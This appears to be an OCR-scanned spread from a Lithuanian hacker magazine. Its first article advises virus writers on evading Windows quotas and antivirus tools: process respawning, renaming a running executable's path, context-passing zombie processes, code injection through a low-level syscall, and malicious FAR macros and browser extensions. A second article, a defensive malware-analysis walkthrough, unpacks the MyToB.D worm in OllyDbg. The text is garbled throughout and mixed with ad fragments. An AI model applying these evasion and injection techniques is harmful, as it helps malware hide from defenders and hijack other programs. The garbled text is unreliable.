IE ir toliau mums krečia staigmenas, tačiau ji vis dar lieka viena populiariausių naršyklių, nepaisant to, kad galima akis pražiūrėti peržiūrint joje surastų pažeidžiamumų sąrašą! Vis dėlto ne viskas taip blogai, kaip atrodo: pataisymai išleisti, todėl atsinaujink ir būk budrus. O šiaip tai žiūrint į tokį audringą Oday eksploitų augimą, vertėtų saugotis internete tyrančios betvarkės, kuomet nemąstantys skriptaiškai sukompiliuos visus ir viską. Man atrodo, kad Oday turi būti privačiu dalyku ir ji turėtų turėti tik to verti žmonės, kurie yra pasiruošę atsakyti už savo poelgius.

Bestuburių gyvenimas ir mirtis sistemoje

Išgyvenimas sistemose su žiauriomis kvotomis

GLOBALIŲ VIRUSŲ EPIDEMIJŲ LAIKAS SENAI PRAEJO, O DAUGELIS KIRMINŲ ŠIANDIEN MIRŠTA DAR PRIEŠ IŠLIJDAMI. NET IR LOKALIAS EPIDEMIJAS SUKELTI PAVYKSTA MAŽAI KAM...

Pabandykime išsiaiškinti, kas virusams trukdo plisti. Ir tuo pačiu aptarkime naujas virusų koncepcijas, adaptuotas žiaurioms šiuolaikinio gyvenimo sąlygoms.

Kaip anksčiau buvo gerai

Iki pat W2K atsiradimo *Windows* vartotojai net nežinojo, kad egzistuoja toks dalykėlis, kaip resursų „kvotavimas“. Kiekvienas procesas gaudavo 4 Gb adresuotos erdvės (iš kurių realiai panaudoti buvo galima tik pusantro). Saugumo posisteme ribojų priėjimą prie bylų, draudė „škvietinėti“ kai kurias API funkcijas ir t.t., tačiau nebuvo jokių kitokių apribojimų. Bet koks procesas, net ir turintis *Guest* teises, galėjo informaciją užpildyti visą diską, sukurti maksimalų langų kiekį ir suryti visą operatyvinę atmintį. Vienintelis dalykas, ką šioje situacijoje galėjo padaryti administratorius — nuspausti *Reset* mygtuką, tikėdamasis, kad netikėtas perkrovimas disko partijos nepavers mėšio krūva. W2K sistemoje (praėjus daugybei metų nuo šios funkcijos atsiradimo **nix* sistemose) galų gale atsirado disko kvotų galimybė, kurios kiekvienam vartotojui apibrėžė maksimalų prieinamos disko vietos dydį. Po šito XP SP2 kiekvienam procesui apribojo TCP/IP susijungimų kiekį per laiko tarpą, kas pagal idėją turėjo įžkirsti kelią internete susidarantiems „kamščiams“, kurie susidarydavo dėl virusų epidemijų prasiveržimo.

Šiuo metu „Microsoft“ rimtai kuria sistemą, kuri krautųsi iš *Read Only* kaupiklių (UNIX tai moka), o kai tai bus padaryta, dings vykdomų bylų modifikavimo galimybė (tiesa, virusai kaip ir anksčiau galės įsiskverbti į atmintį ir į administratoriaus kuriamas vykdomas bylas).

Kvotų praktiškai niekas nenaudoja (daugelis nė netaria, kad tokios egzistuoja), tačiau ateitis jau lipa ant kulnų. Einiis galas virusams? O gal artėja jaudinantis virusų atgimimo akimirka, kuomet kovodami už išlikimą jie bus priversti išmokti parazituoti programose, kaip tai daro tikri biologiniai virusai? Galbūt jie bus priversti pasitraukti, papildydami istorijos sąvartyną naujomis kodo eilutėmis?

[Kvotą kiekvienam vartotojui!] *Windows* sistemoje realizuoti kvotavimo metodai palečia visus sistemos gyvybiškumo aspektus, todėl prieš pradėdant grintis į rimtesnius dalykus reikėtų kaip nors klasifikuoti visą šį ūkį. Į pirmąją grupę pakliūva kvotos, kurios yra susijusios su atskirai paimtu procesu, tiksliau — su jo PID. Sistema leidžia sekti ir riboti bendrą proceso „gyvenimo“ laiką,



sugaišto procesoriaus laiko kiekį (tiek taikomajame lygyje, tiek ir branduolio režime), įvedimo/išvedimo operacijų skaičių (t.y. nuskaitytus/rašytus baitus), pareikalautos (realiai išskirtos) atminties kiekį ir t.t. Likusius parametrus galima sužinoti su „Task Manager“. NT ko kas dar nemoka riboti atminties įvedimo/išvedimo apimtį, tačiau tai nesudėtinga atlikti perimant pagrindines *native API* funkcijas, kuomet jau užsilimineja kai kurios antiviruses programos ir asmeninės ugniasienės. Galų gale *Windows* pradeda įgauti daugiavartotojiškos sistemos bruožų, kas atneš tiek daugybę privalumų, tiek ir grėsmę virusų egzistavimui. Kai kurie iš jūsų gali paprieštarauti, jog NT nuo pat pradžių buvo daugiavartotojiška. Ir kuo gi tai realiai pasireiškė? Sistemoje gali būti tik vienas vartotojas (programų paleidimas kito vartotojo vardu nesiskaito), o prieš kuriant naują sesiją, ankstesnė turi būti užbaigta.

Dar blogiau, vartotojai negali įdiegti programų į „savo“ namų katalogus, o daugiavartotojiškas priėjimas apsiriboja vien tik priėjimo prie duomenų valdymu ir individualiais nustatymais (kiekviename vartotojui — savo *HKEY_CURRENT_USER*)! Tuo tarpu **nix* sistemose kas tik nori gali sau leisti įdiegti nuosavas sisteminių bibliotekų ir programų versijas, kurios bus prieinamos tik tam vartotojui ir kurios nedarys jokios įtakos visos likusios sistemos darbui! Tarkim, kad Marytė nori dirbti su *Word 97*, Onute — su *Word 2000*, o Janina duok tik *Word XP*. Ką gal padaryti administratorius?! Ogi nieko! Arba ilga šokti su būgnu ir įdiegti trečiųjų šalių gamintųjų įrankius, arba rimtai susimąstyti apie tai, kiek vartotojų realiai pripažinti gali NT. Daugelis kompanijų, užsiimančių hostingo tiekimo paslaugomis arba prekiaujančių klastėnių sistemų procesoriniu laiku, aktyviai naudoja kvotavimo mechanizmus, be kurių toks sumanymas netektų prasmės.

[Kaip dauginasi ežiukai, arba kaip atsiranda „zombiai“] Su PID'u susijusias kvotas lengva apeiti. Pakanka periodiškai



, pavyzdžiui, kartą per minutę arba net per sekundę!) sukurti naują procesą, tuo pačiu užbaigiant ankstesnį. Naujai sukurtas procesas gauna pilną šviežios kvotos porciją, o kai ji išsenka, galima vėl kartoti „atgimimo“ trūką. Tai labai senas būdas, kurį naudojo pats Monso Kirminas, tačiau jis buvo žinomas dar anksčiau. Be abejo, toks „aktyvumas“ nėra normalus reiškiny, todėl jis pritraukia asmeninių ugniasienių ir antivirusų dėmesį, tačiau juos lengva pergudrauti.

Antivirusas savo gyvenimą pradeda nuo atminties patikrinimo. Jis gauna aktyvių procesų sąrašą, po ko kruopščiai kiekvieną jų patikrina. Procesų sąrašą legaliai galima gauti su KERNEL32.DLL bibliotekos eksportuojama funkcija TOOLHELP32, kurią penma daugelis nepageidaujančių būti pastebėtais virusų. Pati perėmimo technika labai paprasta ir aprašyta daugybe hakeriškų straipsnių, todėl ties ją neapsistosime, juo labiau kad egzistuoja kitas informacijos šaltinis – nedokumentuota funkcija *NtQueryInformationProcess*, kuri eksportuoja NTDLL.DLL, tačiau faktiškai ji realizuota NTOSKRNL.EXE, todėl perimti „tiesioginį“ jos iškvieta yra sunkiau. Be asmens žinių ir mokejimo rašyti tvarkykles čia jau neapsieisi, tačiau, laimė, egzistuoja ir kitų būdų, kurie veikia visose operacinėse sistemose ir nereikalauja smegenų rievių įtempimo. Atlikime paprastą eksperimentą. Paleidžiam FAR (jeigu tik jis nebuvo paleistas anksčiau), spaudžiam <F11> ir įskiepių sąrašė surandame „Process list“, kuris į einamą skydelį pateikia procesų sąrašą. Norint apie procesą gauti išsamesnės informacijos, reikia užvesti ant jo kursonų ir paspausti <F3> arba <F4>. „Aha“, tariau netikėtai pilną alaus skardinę suradusio žmogaus balsu. Štai jis! *Ass of the Dragon!* Prieš akis išskyla proceso pavadinimas, vykdomos bylos kelias, pirminio proceso PID, paleidimo laikas ir kita informacija. Pilnas kelias – tai nėra gerai. Bet kuris vartotojas (antivirusas) gali iš disko nuskaityti bylą ir pažiūrėti, kas čia per bjaurastis! Ką mes čia galime padaryti? Pakeisti tikrąjį kelią ku-


nors kitu? Deja! Legaliomis priemonėmis iš taikomojo lygio šios informacijos nepakeisi (mažiausiai teks gauti administratoriaus teises). Be viso to NT blokuoja vykdomą bylą iki pat jos vykdymo užbaigimo – komanda *DeleteFile* grąžina klaidą, todėl tokios svajones, kunoje būtų sukurta laikina automatiškai po paleidimo save pašalinanti byla, įgyvendinti neįmanoma. Ir štai scenoje pasirodo jūsų nuolankus tamas, t.y. aš. Kukliai gnauždamas rankas, jis taria: „NT blokuoja tik bylos pašalinimą ir rašymą į ją, tačiau leidžia ją pervadinti. Beje, pervadinta gali būti ne tik pati byla, bet ir kelias iki jos, tegu dėl to mums ir teks patirti įvairaus sunkumo lygio pašalinimų efektų“.

Kas gi tai per efektai? Pabandykime pažiūrėti! Sukurkime katalogą „D:\1\2\3“, į jį įkelkime *notepad.exe* (arba bet kokią kitą tavo skonį atitinkančią programą) ir ją paieškime. Dabar „1“ pervadinkime į „a“. Spek, ką mes gausim? Neparsant visų mūsų pervadinimų, katalogas „D:\1\2\3“ kaip buvo, taip ir liko, tačiau dabar jis visiškai tuščias! Be to, buvo sukurtas katalogas „D:\A\2\3“ su jame esančiu *notepad.exe*. Šaunu! Pervadinkime *notepad.exe* į *xx.exe*. Kaip matome, jis visiškai nesipriešina ir yra sėkmingai pervadinamas. Analogiškai gali būti pervadinti ir




1. Makroša

FAR savo makrošus saugo sisteminame registre, kuris prie namas bet kurią programą



2. Atvaizduojamų stulpelių pasirinkimas
NT stebimi procesoriaus resursai



Tai reiškia, kad mūsų atveju FAR (kaip ir bet kuri kita programa) „sąžiningai“ rodo pradinį kelią, kurio jau nėra.

Antivirusas paprasčiausiai negales atidaryti bylos „D:\1\2\3\NOTE-PAD.EXE“. Kaip sakoma, kas nespejo, tas pavelavo. Teoriškai (ir praktiškai) antivirusas gali „prisijungti“ prie proceso per „_o PID, tačiau tam lengva pasipriešinti. Pakanka išdarinėti bet kokią gera



Paprasčiausia būtų į *think* įterpti funkciją *SetTimer/Sleep*, kuri originalų įėjimo tašką iškvičia po keleto sekundžių. Ne vienas man žinomų antivirusų neanalizuoja *SetTimer* argumentų ir taip ilgai nelaukia. Mano nuomone, programa turėtų atrodyti štai taip

2 CodeRed JS fucker



1. Pasto karmėnas *MyDoom*

Be abejo, toks komandų derinukas yra keistas, tačiau mašininės logikos požiūriu jis visiškai teisingas. Taip pat galima naudoti API funkcijos *QueueUserAPC* sukurtus asinchroninius procedūrų iškvietimus (APC — *Asynchronous Procedure Call*). Čia daug ko galima pralgalvoti! Tačiau juk mes dabar visai ne apie tai šnekame! Sugrįžkime prie mūsų tėvo proceso identifikatorių (*parent PID*). Antivirusams ir pažangiems vartotojams tai tikras informacijos lobynas. Paimkime, pavyzdžiui, į *Microsoft Support Tools* komplektą įeinantį įrankį *tlist* ir paleiskime jį su opcija „t“, o dar geriau būtų pasinaudoti Marko Rusinovičiaus *Process Explorer*’iu, kurį gal nemokamai parsisiųsti iš www.sysinternals.com/Utilities/ProcessExplorer.html. Proceso hierarchija čia matosi kaip ant delno! O jeigu pirminis procesas jau baigėsi ir *parent PID* rodo 0, niekur? Tuomet susiformuoja iš karto prie savęs demesį traukiantis procesas „zombis“, ypač jeigu šis procesas periodiškai sukuria naujus „zombius“, o pats dingsta. Deja! Visa tai riboja technika! Kaip rodo praktika, jie vis dėlto tokiais ir lieka, ypač jeigu dauginamasi gudnai, prieš proceso užbaigimą išlaikant nedidelę pauzę. Tuomet sistemoje nuolat bus lygiai du „zombiai“ su tokiais pačiais vardais, nors panaudojant kryžminį „apdulkinimą“ galima sukurti du „zombius“ skirtingais vardais, kurie pakaitomis iškvietinėja vienas kitą su nuolat besikeičiančiais PID’ais. Tačiau ne visi vartotojai kreipia dėmesį į PID’us. Praktinės šios schemos realizacijos procese programuotojas neišvengiamai susiduria su duomenų perdavimo problema iš vieno proceso kitam. Kaip ją įgyvendinti? Yra labai dailus triukas, leidžiantis bet kuriuo metu nutraukti proceso vykdymą (pavyzdžiui, iškius antiviruso gresmę), atnaujinant sukurto „zombio“ darbą nuo tos pačios vietos. Tai paprasta! Visi proceso kintamieji saugomi bendroje atminties dalyje, į kurią prieš užbaigimą įrašomas ir registrų kontekstas. Jis nuskaitomas su funkcija *GetThreadContext*, o įrašomas — su *SetThreadContext*. Savaime suprantama, kiekvieno srauto (*thread*) kontekstas turi būti išsaugotas atskirai. Sukurtas procesas iš bendros atminties srities nuskaito savo tėvo kontekstą, o savąjį sukonfigūruoja rankiniu būdu su nesudėtingu assemblerio ntarpu. Taip kenksmingą virusą kunančiam hakeriui nėra jokio skirtumo, kiek procesų dalyvauja šioje schemoje. Persijungimas įvyksta visiškai „skaidriai“, ir jeigu be viso to antrinis procesas paveldi visų savo pirminių objektų deskriptorus, programa vykdoma taip, lyg ne nebūtų įvykę jokio persijungimo. O kvotos yra nuolat atnaujinamos, taip ugnies degimas vis pakurstomas naujais sausų malkų glebiais!

[Svetimų procesų užgrobimas] Štai mes ir prisikaseme iki pačių parazitų. Užuot veisus „zombius“, rizikavus būti aptiktam ir generavus niekam nereikalingą sistemą apkraunantį aktyvumą, ar ne geriau būtų slaptai įsiskverbti į svetimą programą ir panaudoti jos resursus kaip savus? Puiki idėja, tikta... bet kokį žinomą įsiskverbimo mechanizmą lengvai atpažįsta antivirusai ir asmeninės ugniasienės.

Norint išgyventi, reikia pasiulyti radikaliai naują būdą, kurio nepavyktų niekam kontroliuoti. Didžioji virusų dalis savo kodą įterpia su funkcija *WriteProcessMemory*, kurią kontroliuoja visi įmanomi sargai. O kaip jie gali ją kontroliuoti? Paprastai naudojamas toks metodas: atmintyje taip pataisoma *KERNEL32.DLL* eksporto lentelė, kad *WriteProcessMemory* rodytų į antivirusinį priedą, kuns tikrina, kas ir kodėl iškviečia šią funkciją. Kitais atvejais ta somas past funkcijos *WriteProcessMemory* kodas (pavyzdžiui, į jos pradžią įterpiamas *jump* į antiviruso *thunk*). Trumpiau šnekan, iškvietinėti *WriteProcessMemory* gali tik savižudis, juo labiau kad *WriteProcessMemory* — tai tik iš *NTDLL.DLL* bibliotekos eksportuojamas *ZwProtectVirtualMemory* „apvalkalas“, kurį kontroliuoja žymiai mažiau antivirusų/ugniasienių. Savo ruožtu *ZwProtectVirtualMemory* kreipiasi tiesiogiai į operacinės sistemos branduolį. Tai daroma per pertraukimą *INT 2Eh*, į *EAX* registrą įkeliant reikšmę *77h*. Pradedant XP, sąveikos su branduolio sąsaja įgyvendinama per specialią mašininę komandą *sysenter*, tačiau *INT 2Eh* pertraukimas ir toliau palaikomas siekiant išsaugoti suderinamumą su senesnėmis sistemų versijomis.


```
text 77F82C30 ZwProtectVirtualMemory proc near
.text,77F82C30 arg 0          = dword ptr 4
text 77F82C30
text 77F82C30      mov eax, 77h, hProtectVirtualMemory
text 77F82C35      mov edx, [esp + arg 0]
text 77F82C39      int 2Eh
text 77F82C3B      ret 14h
```



text 77F82C3B ZwProtectVirtualMemory endp

Nedaugelis apsaugos programų veikia tokiame žemame lygyje, todėl mes turime puikias galimybes likti nepastebėtais, tačiau... rizika vis tiek lieka. Ką padarysi tokia mūsų profesijos specifika. Giliau leistas jau nera kur! Žemiau tik branduolys! Be abejo, galima parašyti tvarkyklę, kuri išnagrinėja puslapių katalogą ir įterpia kodą tiesiogiai į fizinę atmintį, arba tą patį galima padaryti iš taikomojo lygio, kreipiantis į pseudoįrenginį „\\Device\\PhysicalMemory“, kuris iki pat Windows 2003 Server SP1 buvo prieinamas administratoriui tiek skaitymui, tiek rašymui, tačiau dabar su šiuo pseudoįrenginiu negali dirbti net System, kas mus sugrąžina prie tvarkyklės (ži. straipsnį „Changes to Functionality in Microsoft Windows Server 2003 Service Pack 1 Device\\PhysicalMemory Object“, kurį gali rasti „Microsoft“ svetainėje: www.microsoft.com/technet/prodtechnol/windowsserver2003/library/BookofSP1/e0f862a3cf164a48bea5f2004d12ce35.msp). Kita pašeisusi idėja – nusileisti į sektorių lygį, įsibrauti į pagefile bylą ir šiek tiek „pataisyti“ programą. Bet juk tai kliedesia! Yra kur kas elegantiškesnių ir labiau nepastebimų saugaus įsiskverbimo metodų!


[Mūsų metodai] Mums juk nesvarbu, į kokią programą įsiskverbti, tiesa? Mes norime apšvarinti svetimus resursus. Daugelis programų



/5/ WriteProcessMemory

Ši tiesų yra ZwProtectVirtualMemory „apvaikalas“

pripažįsta įskiepius ir kitokias prapletimo formas. Pakanka į tam tikrą katalogą įkelti modulį arba šiek tiek pataisyti konfigūracinę bylą (sisteminį registrą). Programa užkraus mūsų įskiepi kaip savą ir mes atsidsursime svetimoje adresų erdveje, kurios ribose galima daryti ką tik nori. Kitas galingas liaudies ginklas – makrosai. FAR juos saugo registre ir leidžia pakeisti bet kokią, net ir užimtą klavišų kombinaciją. Jis taip pat leidžia makrosams slopinti išvedimą į ekraną. Ką tai reiškia? Ogi štai ką! Paimkime kombinaciją, kuri naudojama kiek įmanoma dažniau (pavyzdžiui, <Alt>+<F1>, skirta disko pasirinkimui kairėje programos dalyje), ir priskirkime jai tam tikrą... „naudingų“ veiksmų (nebūtinai destruktivių) seką, o po to iškviesime tikrąjį šiai kombinacijai priskirtą funkcionalumą, kad vartotoju neišskiltų jokių įtamų, jog čia kažkas ne taip. Kadangi FAR suteikia priėjimą prie visų komandinės eilutės komandų, makrovirusų galimybes pasirodo besančios iš tiesų beribės! Aptikti pašalininius makrosus labai sudėtinga, nebent specialiai jų ieškotum, tačiau tam prireiks įdiegti papildomą įskiepi, kuris makrokomandas atvaizduoja „natūraliu“ pavidalu, nes priešingu atveju aš ir pats visame tame pasimesčiau. O ką galima pasakyti apie įžymųjį Lapiną (Firefox)? Tai tikros hakenams gotams skirtos kapinės! Imk ir hakenauk, tai yra įdiegnėk savo prapletimus. Tokius prapletimus lengva aptikti tiesiog peržiūrėjus jau sukonfigūruotų prapletimų sąrašą, tačiau toli gražu ne kiekvienas vartotojas gali užtikrinai pasakyti, kada ir kokius prapletimus jis įdiegino. Paskutinės Opera versijos taip pat pripažįsta mini programų tipo prapletimus, kurių niekas nekontroliuoja.



/6/ Marko Rusmovičiaus Explorer'is atvaizduoja procesų hierarchiją ir suseka „procesus-zombius“

KELIAUK, BENDRAUK, PRAMOGAUK!

FUJITSU COMPUTERS
SIEMENS


Logitech

Plaukimo
nuo 01
3399 Lt



elite


TOPO
CENTRAS



Daugiau informacijos apie Pj tyrinėjimus gali rasti www.cracklab.lt sistemoje



Ir gi tu išpakavai „kirmėnį“ ir jį išsiųsk sušaltintą procesą vidiniame ir pašaliniame bylą C:\WINDOWS\system32\windir.exe



Uodega

apsaugos modulis' siūpimas sistemoje, antivirusų, apėjimas, veikimo protokolavimas

Lytinis organas

eksploatas kirmėno užkrovimui kitus kompiuterius

Lygusis raumuo

papildom neinklio modilia pašto peremas, įrankių skydely įdiegimas

Pagrindinis kūnas

vienas ar kitas tinklo funkcijas atliekantis modulis, rankinis socks servas, soam modulis, DDoS modulis

Pats sau antivirusas

Kirmėno „Win32.MytoB.D“

išpakavimas ir analizė

PASTARUOJU METU TARP VIRUSŲ KŪRĖJŲ PASTEBIMA NAUJA TENDENCIJA: JIE SAVO PARAZITUS APSAUGO ĮVAIRIAUSIAIS PROTEKTORIAIS, KAD KASPERSKIO LABORATORIJOJE SPECIALISTAI NESUPRASTŲ, KAIP VEIKIA VIRUSAS. TAČIAU MUDVIEJŲ TAI NESULAIKYS. ŠIANDIEN MES IŠPAKUOSIME MYTOB.D IR IŠSIAIŠKINSIME, KAIP JIS FUNKCIONUOJA.

[Parazitas] Paimkime, pavyzdžiui, gana populiarią žvėrį MytoB.D. Ir ką gi tu darysi, kai toks pakliūs tau į rankas? Melsiesi antivirusui? Tai ne mūsų metodai, jaunuoli! Jį reikia savomis priemonėmis išskrosti, ištyrinėti ir pašalinti iš sistemos. Tačiau pasyviu disasembliavimu čia neapsieisi. Atsakydama į jai sušertą kirmėną, IDA Pro tau neišspjaus nieko aiškaus. Šiuo atveju taip yra todėl, kad virusas buvo ilgai ir stropiai pakuotas bei apsaugotas. Laimė, mes žinome, kaip elgtis tokiose situacijose: kraunam PEID.

Pasirausęs savo signatūrų bazėje, šis nuostabus įrankis mums pateikė išorinio apsaugos sluoksnio pavadinimą: yoda's Protector 1.3 -> Ashkbiz Danehkar. Tiesą sakant, šį protektoną tiesiog dievina įvairių kenkėjų kūrėjai. Pažiūrėk, ką apie jį rašo:

- pripažįsta daugelį PE bylų formatų;
- mažas distributyvo dydis;
- greitas veikimas;
- polimorfinis šifravimas;
- CRC sumų patikrinimas;
- API funkcijų peradresavimas;

PE antraščių pašalinimas; antiderintuvai.

Ir visa tai reikia išsiaiškinti, tačiau tai dar ne viskas. Atidžiau pažiūrėjus į sekcijų pavadinimus (UPX0, UPX1, UPX2, yC) galima padaryti vieną nelabai paguodžiančią išvadą. Po yoda gyvena LPX. Ok, nėra problemų, susitvarkysime ir su juo. Pnsimename apsaugų pašalinimo pagrindus ir imames darbo.

1. Surandame originalų įėjimo tašką (Original Entry Point OEP);
2. Gauname programos turinį (dump);
3. Atstatome importo lentelę.

Originalaus įėjimo taško suradimas

Pirmas dalykas, ką mes turime padaryti - tai surasti supakuoto kirmėno EP, o tada jau ir paties kirmėno OEP. Tikiuosi, kad pas tave jau yra įdiegtas nuostabasis OllyDbg. Paleidžiame jį, ir jo padedami atidarome kirmėną. Stop! Vos nepamiršau. Visus eksperimentus siūlyčiau atlikti neti virtualioje mašinoje, kadangi aktyv viruso kodo analize (t.y. su paleidimu) gana pavojinga. Taigi derintuvai paprašys šanalizuoti bylą - spaudžiame „Ne“. Derintuvo kursorius įsikūręs čia, ties EP

```
0041B060 PUSH EBP
0041B061 MOV EBP ESP
0041B063 PUSH EBX
0041B064 PUSH ES
0041B065 PUSH EDI
0041B066 PLSHAD
```

Praktiškai visi išpakuotuvai prieš pradėdami savo darbą steke su komanda PLSHAD išsaugo visas registrų reikšmes, o pabaigę savo darbą juos atstato su komanda POPAD. Tai reiškia, kad žemiau reikia surast komandą POPAD ir ties ją sukurti breikpointą. Jeigu mes pradėsime programos trasavimą arba tiesiog ją paleisime su F9, tuomet suveiks išimtis, dėl ko derintuvai arba pateiks klaidą, arba paprasčiausiai užsidarys. Priežastis slypi išpakuotuve: jis gauna informaciją apie tai, kad programa šiuo metu yra derinimo (debug) režime. Čia esminė yra Windows funkcija IsDebuggerPresent, dėl kurios išpakuotuvai mus ir aptinka. Jeigu aptinkamas derintuvai, ši



Platusis žiedas

duomenų resursų saugykla. Paruoštos bib. atėkos saugomos vykdomos bylos viduje (dažniausia tai įrankių skydeliai).

Kaklas

ryšio magistralė tarp branduolio ir likusių modulių.

Galva

vaidymo centras. Kimono branduolių (remote shell) komandų priėmimui per davimus.

funkcija grąžina vienetą, jeigu jo nėra — grąžinamas nulis. Komandineje *OllYDbg* eilutėje įvedame *bp IsDebuggerPresent* ir spaudžiamė „Enter“. Jeigu pas tavę komandė eilutė nėra aktyvuota — spausk *Alt+F1*. Toliau paleisti programą ir tikėtis, kad breikas suveiks. Kaip bebūtų keista, jis suveikė, ir mes atsiduriame čia:

```
7C812E03 MOV EAX,DWORD PTR FS:[18]
7C812E09 MOV EAX,DWORD PTR DS[EAX+30]
7C812E0C MOVZX EAX,BYTE PTR DS[EAX+2]
7C812E10 RETN
```

Su *F8* keliaukim iki *RETN*. Pažiūrėk registro *EAX* reikšmę lyg vienetą — tai funkcijos *IsDebuggerPresent* darbo rezultatas, kas reiškia, jog derintuvas aptiktas. Derintuve spustelėk *EAX* registrą ir vietoje vieneto čia įvesk nulį. Tada iš funkcijos gali išeiti (spausk *F8*) Išejai? Žūrime toliau — matom kodą:

```
0041B88E JE SHORT Myrob.0041B890
0041B88E POPAD
0041B88F RETN
```

Idomi vieta. Jeigu derintuvas aptiktas, tuomet praeiname į komandą *POPAD*, kur dirbtinai sukurinama išimtis, kadangi *POPAD* suveikia anksčiau laiko! Vis dėlto mes apgavome protektorų, todėl ramiai perskokame šiuos spąstus. Dabar toliau ieškokime *POPAD*’ų. Iš karto pasakysiu — jį rasi maždaug 40 eilučių žemiau.

```
0041B8F9 POPAD sukuriam breikpointą
0041B8FA JMP SHORT Myrob.0041B8FE
0041B8FC NT 1
0041B8FE RETN
```

Pažiūrėkime dar žemiau:

```
0041B975 POPAD sukuriam breikpointą
0041B976 PUSH EAX
0041B977 XOR EAX,EAX
0041B979 PUSH DWORD PTR FS[EAX]
0041B97C MOV DWORD PTR FS[EAX],ESP
0041B97F JMP SHORT Myrob.0041B982
```

Kaip matai, aš ties dvejais surastais *POPAD* iškvietimais sukuriau

